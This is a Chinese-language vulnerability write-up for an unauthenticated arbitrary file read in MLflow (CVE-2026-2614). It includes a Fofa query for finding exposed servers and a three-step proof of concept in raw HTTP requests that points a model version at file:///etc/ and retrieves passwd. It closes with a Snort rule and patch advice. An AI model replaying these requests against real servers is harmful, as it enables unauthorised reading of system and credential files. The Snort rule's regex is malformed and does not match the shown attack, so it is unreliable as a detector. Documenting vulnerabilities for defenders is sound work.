

MLflow-CVE-2026-2614-任意文件读取

MLflow允许未认证攻击者读取服务器任意文件。

影响版本

MLflow 3.9.0 及更早版本

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

Fofa: title="MLflow"

POC/EXP:

step1 写入name


```
1 POST /api/2.0/mlflow/registered-models/create HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Encoding: gzip, deflate
6 X-Forwarded-For: 8.8.8.8
7 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
8 DNT: 1
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
```

```
11
12 {"name": "abcdefghi"}
```



step2 创建source路径

```
1 POST /api/2.0/mlflow/model-versions/create HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Encoding: gzip, deflate
6 X-Forwarded-For: 8.8.8.8
7 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
8 DNT: 1
9 Upgrade-Insecure-Requests: 1
10 Content-Type: application/x-www-form-urlencoded
11
12 {"name": "abcdefghi", "source": "file:///etc/", "tags": [{"key": "mlflow.prompt.is_prompt", "value": "true"}]}
```




step3 执行文件读取

```

1 GET /model-versions/get-artifact?name=abcdefghi&version=1&path=passwd HTTP/1.1
2 Host:127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Encoding: gzip, deflate
6 X-Forwarded-For: 8.8.8.8
7 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
8 DNT: 1
9 Upgrade-Insecure-Requests: 1
10
11

```



sonrt规则:

```

1 alert tcp any any -> $HOME_NET any (
2     msg:"MLflow CVE-2026-2614 - Arbitrary File Read via get-artifact (Path Traversal)";
3     flow:to_server,established;
4     http.method; content:"GET";
5     http.uri; content:"/model-versions/get-artifact"; fast_pattern;
6     http.uri; pcre:"/path=[^&]*\\.\\.\\.\\(|%2f|%5c)/i";
7     metadata:
8         service http,
9         affected_product "MLflow",
10        vulnerability_type "Path Traversal Arbitrary File Read",
11        severity "high";
12    classtype:web-application-attack;
13    sid:1000727;
14    rev:1;
15

```

```
16     priority:1;  
    )
```

漏洞修复

- **升级版本：**将 MLflow 升级至 **3.10.0 或更高版本**。
- **临时缓解：**若无法立即升级，可限制网络访问、加强 `CreateModelVersion` 端点认证，或移除 `mlflow.prompt.is_prompt` 标签。